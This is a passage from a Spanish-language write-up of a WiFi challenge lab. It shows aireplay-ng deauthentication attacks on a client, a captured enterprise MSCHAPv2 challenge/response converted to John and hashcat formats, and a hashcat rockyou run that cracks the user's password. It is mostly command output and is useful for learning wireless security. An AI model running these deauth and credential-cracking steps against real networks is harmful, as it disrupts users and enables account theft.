21:58:14 Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0] 0 ACKs]
21:58:15 Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0] 0 ACKs]
21:58:16 Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0] 0 ACKs]
21:58:16 Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0] 0 ACKs]
21:58:17 Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0] 0 ACKs]
21:58:17 Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0] 0 ACKs]
21:58:18 Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0] 0 ACKs]
21:58:19 Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0] 0 ACKs]
21:58:19 Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0] 0 ACKs]
21:58:20 Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0] 0 ACKs]
21:58:20 Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0] 0 ACKs]
21:58:21 Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0] 0 ACKs]
21:58:22 Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0] 0 ACKs]
21:58:22 Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0] 0 ACKs]
21:58:23 Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0] 0 ACKs]
21:58:24 Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0] 0 ACKs]
21:58:24 Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0] 0 ACKs]
21:58:25 Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0] 0 ACKs]
21:58:25 Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0] 0 ACKs]
^C

```

```

root@WiFiChallengeLab:/home/user# aireplay-ng -0 0 -a F0:9F:C2:71:22:1A wlan0mon -c 64:32:A8:07:6C:40
21:58:20 Waiting for beacon frame (BSSID: F0:9F:C2:71:22:1A) on channel 44
21:58:21 Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0] 0 ACKs]
21:58:21 Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0] 0 ACKs]
21:58:22 Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0] 0 ACKs]
21:58:22 Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0] 0 ACKs]
21:58:23 Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0] 0 ACKs]
21:58:24 Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0] 0 ACKs]
21:58:24 Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0] 0 ACKs]
21:58:25 Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0] 0 ACKs]
21:58:26 Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0] 0 ACKs]
21:58:26 Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0] 0 ACKs]
21:58:27 Sending 64 directed DeAuth (code 7). STMAC: [64:32:A8:07:6C:40] [ 0] 0 ACKs]
^C

```

```

mschapv2: Thu Feb  6 21:58:21 2025
domain\username:      CONTOSO\juan.tr
username:             juan.tr
challenge:            87:9d:6a:3e:c1:1e:6c:e2
response:             f7:d8:1e:8f:17:93:5d:35:8e:c8:61:20:16:67:f7:30:56:eb:c8:02:5a:76:91:ee

jtr NETNTLM:          juan.tr:$NETNTLM$879d6a3ec11e6ce2$F7d81e8f17935d358ec861201667f73056ebc8025a7691ee

hashcat NETNTLM:      juan.tr:::f7d81e8f17935d358ec861201667f73056ebc8025a7691ee:879d6a3ec11e6ce2

wlan2: CTRL-EVENT-EAP-FAILURE 64:32:a8:07:6c:40
wlan2: STA 64:32:a8:07:6c:40 IEEE 802.1X: authentication failed - EAP type: 0 (unknown)
wlan2: STA 64:32:a8:07:6c:40 IEEE 802.1X: Supplicant used different EAP type: 25 (PEAP)
wlan2: STA 64:32:a8:07:6c:40 IEEE 802.11: deauthenticated due to local deauth request

```

Tras un buen rato realizando el ataque podemos encontrarnos con un hash, que parece ser el login de la red.

Nos dan el hash utilizable en hashcat y el tipo de hash que hay que utilizar.

```

PS C:\Users\alexa\OneDrive\Escritorio\hashcat-6.2.6> .\hashcat.exe -h | findstr -i NETNTLM
5500 | NetNTLMv1 / NetNTLMv1+ESS | Network Protocol
27000 | NetNTLMv1 / NetNTLMv1+ESS (NT) | Network Protocol
5600 | NetNTLMv2 | Network Protocol
27100 | NetNTLMv2 (NT) | Network Protocol
PS C:\Users\alexa\OneDrive\Escritorio\hashcat-6.2.6>

```

Buscando el tipo de hash, nos encontramos con estos, por lo que iremos probando hasta encontrar el correcto.

```

PS C:\Users\alexa\OneDrive\Escritorio\hashcat-6.2.6> .\hashcat.exe -m 5500 .\hash.txt .\rockyou.txt
hashcat (v6.2.6) starting

Successfully initialized the NVIDIA main driver CUDA runtime library.
Failed to initialize NVIDIA RTC library.

* Device #1: CUDA SDK Toolkit not installed or incorrectly installed.
  CUDA SDK Toolkit required for proper device support and utilization.
  Falling back to OpenCL runtime.

* Device #1: WARNING! Kernel exec timeout is not disabled.
  This may cause "CL_OUT_OF_RESOURCES" or related errors.
  To disable the timeout, see: https://hashcat.net/q/timeoutpatch
OpenCL API (OpenCL 3.0 CUDA 12.7.33) - Platform #1 [NVIDIA Corporation]
=====
* Device #1: NVIDIA GeForce RTX 2060, 6016/6143 MB (1535 MB allocatable), 30MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

```

```

juan.tr::::f7d81e8f17935d358ec861201667f73056ebc8025a7691ee:879d6a3ec11e6ce2:bulldogs1234
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 5500 (NetNTLMv1 / NetNTLMv1+ESS)
Hash.Target.....: juan.tr::::f7d81e8f17935d358ec861201667f73056ebc802...1e6ce2
Time.Started.....: Thu Feb 06 23:04:47 2025 (0 secs)
Time.Estimated...: Thu Feb 06 23:04:47 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (.\\rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 100.2 MH/s (3.84ms) @ Accel:1024 Loops:1 Thr:64 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 1966080/14344384 (13.71%)
Rejected.....: 0/1966080 (0.00%)
Restore.Point....: 0/14344384 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> bragg426
Hardware.Mon.#1..: Temp: 42c Fan: 34% Util: 3% Core:1590MHz Mem:7000MHz Bus:16

Started: Thu Feb 06 23:04:39 2025
Stopped: Thu Feb 06 23:04:48 2025
PS C:\Users\alexa\OneDrive\Escritorio\hashcat-6.2.6>

```

Tenemos la contraseña pero no ha sido posible el inicio de sesión en la red enterprise, probablemente por mala configuración del mismo.